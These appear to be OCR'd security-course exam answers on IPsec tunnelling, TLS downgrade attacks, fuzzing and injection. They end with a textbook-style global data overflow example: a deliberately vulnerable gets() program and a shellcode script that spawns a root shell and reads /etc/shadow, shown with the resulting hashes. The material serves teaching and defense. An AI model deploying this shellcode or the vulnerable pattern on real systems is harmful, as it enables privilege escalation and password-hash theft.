
- Host A on a network generates an IP packet with the destination address of host B on another network.
- This packet is routed from the originating host to a firewall or secure router at the boundary of A's network.
- The firewall filters all outgoing packets to determine the need for IPsec processing. If this packet from A to B requires IPsec, the firewall performs IPsec processing and encapsulates the packet with an outer IP header.
- The source IP address of this outer IP packet is the IP of Node where firewall is available, and the destination address may be a firewall that forms the boundary to B's local network.
- This packet is now routed to B's firewall, with intermediate routers examining only the outer IP header.
- At B's firewall, the outer IP header is stripped off, and the inner packet is delivered to B.

(iii) Explain any one attack used to trick a web server for accepting connections with the older version of TLS/SSL protocol.



SSL/TLS Downgrade Attacks

- The attacker tricks a web server into negotiating connections with the older version of TLS/SSL which are insecure.
- The attacker then tries to intercept and/or alter the information by exploiting flaws in the older protocol versions or cryptographic algorithms.
- Some of such attacks are
  - PODDLE attack
  - Freak attack
  - Logjam attack




PODDLE : SSL/TLS Downgrade Attacks

- **Padding Oracle On Downgraded Legacy Encryption (POODLE)**, was published in 2014.
- The client initiates the handshake and sends a list of supported SSL/TLS versions.
- An attacker intercepts the traffic, performing a man-in-the-middle (MITM) attack, and impersonates the server until the client agrees to downgrade the connection to SSL 3.0.

Padding Oracle On Downgraded Legacy Encryption (POODLE) attack

Freak : SSL/TLS Downgrade Attacks

- **FREAK (Factoring RSA Export Keys)** attack works by exploiting the deliberately weak **export cipher suites**.
- **Export Cipher:** Export ciphers' are low-grade cryptographic ciphers that were authorized to be used outside US during the 1990's.
- FREAK tricks the server into using an export cipher suite that uses RSA moduli of 512 bits or less.
- Such keys can be easily cracked by today's computing power.
- To fix this, one must disable support for any export-grade cipher suites in software using SSL/TLS.



Currently, the standard sizes for RSA keys are as follows:


Key size	Key strength
512 bits	Low-strength key
1024 bits	Medium-strength key
2048 bits	High-strength key
4096 bits	Very high-strength key

Logjam : SSL/TLS Downgrade Attacks

- Discovered in May 2015, allows an attacker to intercept an HTTPS connection by downgrading the connection to 512-bit, export-grade Diffie-Hellman groups.
- This is similar to the FREAK attack, except that Logjam attacks the Diffie-Hellman key exchange instead of the RSA key exchange, as is the case in Freak attack.
- To overcome this, one must disable support for all export-grade Diffie-Hellman cipher suites on your servers.

Q.3) Answer the following:

(a) Which kinds of operations are most likely to lead to buffer overflows in C? Give examples.



8. Which kinds of operations are most likely to lead to buffer overflows in C?


A. Floating point addition

[✓ B.] Indexing of arrays

C. Dereferencing a pointer

[✓ D.] Pointer arithmetic

(b) Define input fuzzing. State where this technique should be used.



Input Fuzzing

Developed by Professor Barton Miller at the University of Wisconsin Madison in 1989


Software testing technique that uses randomly generated data as inputs to a program

- Range of inputs is very large
- Intent is to determine if the program or function correctly handles abnormal inputs
- Simple, free of assumptions, cheap
- Assists with reliability as well as security

Can also use templates to generate classes of known problem inputs

- Disadvantage is that bugs triggered by other forms of input would be missed
- Combination of approaches is needed for reasonably comprehensive coverage of the inputs

(c) State the similarities and differences between command injection and SQL injection attacks.




command injection: The input is used in the construction of a command that is subsequently executed by the system with the privileges of the program.

SQL injection: In this attack the user-supplied input is used to construct a SQL request to retrieve information from a database. Both injection methods exploit that fact that the user-supplied input is insufficiently checked.


OR

Explain the difference between an attack surface and an attack tree.



Attack Surface - Consists of the reachable and exploitable vulnerabilities in a system.
Attack Tree - is a branching, hierarchical data structure that represents a set of potential techniques for exploiting security vulnerabilities

(d) Describe how a global data area overflow attack is implemented.



Global Data Area Overflows

A final category of buffer overflows we consider involves buffers located in the program's global (or static) data area. Figure 10.4 showed that this is loaded from the program file and located in memory above the program code. Again, if unsafe buffer operations are used, data may overflow a global buffer and change adjacent memory locations, including perhaps one with a function pointer, which is then subsequently called.

Figure 10.12a illustrates such a vulnerable program (which shares many similarities with Figure 10.11a, except that the structure is declared as a global variable). The design of the attack is very similar; indeed only the target address changes. The global structure was found to be at address `0x08049740`, which was used as the target address in the attack. Note that global variables do not usually change location, as their addresses are used directly in the program code. The attack script and result of successfully executing it are shown in Figure 10.12b.

More complex variations of this attack exploit the fact that the process address space may contain other management tables in regions adjacent to the global data area. Such tables can include references to *destructor* functions (a GCC C and C++ extension), a global-offsets table (used to resolve function references to dynamic libraries once they have been loaded), and other structures. Again, the aim of the attack is to overwrite some function pointer that the attacker believes will then be called later by the attacked program, transferring control to shellcode of the attacker's choice.

Defenses against such attacks include making the global data area nonexecutable, arranging function pointers to be located below any other types of data, and using guard pages between the global data area and any other management areas.

```
/* global static data - will be targeted for attack */
struct chunk {
    char inp[64];       /* input buffer */
    void (*process)(char *); /* pointer to function to process it */
} chunk;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer6 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    setbuf(stdin, NULL);
    chunk.process = showlen;
    printf("Enter value: ");
    gets(chunk.inp);
    chunk.process(chunk.inp);
    printf("buffer6 done\n");
}
```

(a) Vulnerable global data overflow C code

```
$ cat attack3
#!/bin/sh
# implement global data overflow attack against program buffer6
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"409704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack3 | buffer6
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
....
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
....
```

(b) Example global data overflow attack

Figure 10.12 **Example Global Data Overflow Attack**